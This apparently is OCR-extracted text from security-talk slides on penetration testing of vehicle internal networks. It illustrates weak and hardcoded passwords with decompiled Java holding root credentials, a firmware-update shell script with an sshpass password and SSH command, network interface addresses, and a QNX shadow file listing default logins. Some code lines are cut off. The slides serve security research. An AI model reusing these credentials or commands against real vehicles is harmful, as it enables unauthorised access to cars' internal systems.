
Deconstructing Automotive Components to Explore Vulnerabilities

Vehicle Internal NetworkPenetration Test

get a shell access internal network

=


open the door to enter a car




Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 1. Weak pass and HardCode




```java
/* renamed from: ai */
public static void m204ai(boolean z) {
    if (z) {
        Common.f3345Tq = [redacted];
        Common.f3346Tr = [redacted];
        return;
    }
    Common.f3345Tq = "root";
    Common.f3346Tr = "oelinux123";
}
```



```sh
#!/bin/sh

ADDR_HOST="fd53:7cb8:383:3::73"
SSH_SSH="sshpass -p Rkdckd1023ghdWl2020Qkrtidakstp"
PATH_INJECT="/sys/devices/platform/10900000.spi/spi_master/s
DEV_PATH="/data/swup"
USB_PATH="/tmp/swdlusb"

CMD() { echo "$@"; $@; }
sync_sleep() { echo "sync; sleep $1"; sync; sync; sync; sync
fail_exit() {
    echo "################################################
    echo "Fail occur, Check ${USB_PATH}/Error_default_usb.lo
    echo "##################################################################"; sleep 5
    CMD kill -9 $(ps -ef |grep default_usb |grep journalctl | awk '{print $2}'); sleep 2
    CMD cp ${DEV_PATH}/default_usb.log ${DEV_PATH}/Error_default_usb.log
    CMD mv ${DEV_PATH}/default_usb.log ${USB_PATH}/Error_default_usb.log
    CMD rm -rf ${DEV_PATH}/usbupdate
    sleep 2
    CMD /usr/bin/run_engineering-popup.sh SWUP ERR
    sleep 2
    CMD $SSH_SSH ssh -q -o StrictHostKeyChecking=no $ADDR_HOST /etc/ssplash_cmd.sh /etc/swupdate_inprogress_err.jpg &
    rm ${DEV_PATH}/Running_USB
    sync_sleep 10
    exit
}
```

QNX interfaces

```
pflog0 - pf firewall interface

ntn_vp0 - unknown
    inet6 fe80::a2b0:c0ff:fed0:e5ff%ntn_vp0 prefixlen 64

eth0 - QNX-AGL network
    inet 192.168.0.2 netmask 0xffffff00
    inet6 fe80::72b3:d5ff:fe92:7a81%eth0 prefixlen 64

vlan0 - GW-QNX-AGL network
    inet6 fe80::72b3:d5ff:fe92:7a81%vlan0 prefixlen 64
    inet6 fd53:7cb8:383:3::73 prefixlen 64
```



```
# Enabled Username/Password: root/root, qnxuser/qnxuser
[uid=0 gid=0 perms=0600] /etc/shadow = {
root:@S@NK1WES1quMp1wmqugkUSnFEpPGn58kIs4wQOgDDNs06vimR+bbGPUKM+9P6jbFUzo3Rm+Qe5MS+17xKhwaeJEg==@Mjg5ZTJiMTM0YTRjYTE2ZGFjMDdhZTF1Y2N1MDVmNmE=:1468494669:0:0
sshd:*:1231323780:0:0
qnxuser:@S@HZERXjgixvb3157FFeraShhvTVw+10ccUtVUVZbi0fUwpz1zBZFw5gHiFd1XHKit8D39Whe749XAY8fV4P5ANQ==@Y2Z1OTg3M2RhNTM4Y2M2ODY0OWZhODdiNDRkMmU5Nzg=:1468488235:0:0
}
```

Vehicle Internal Network Penetration Test

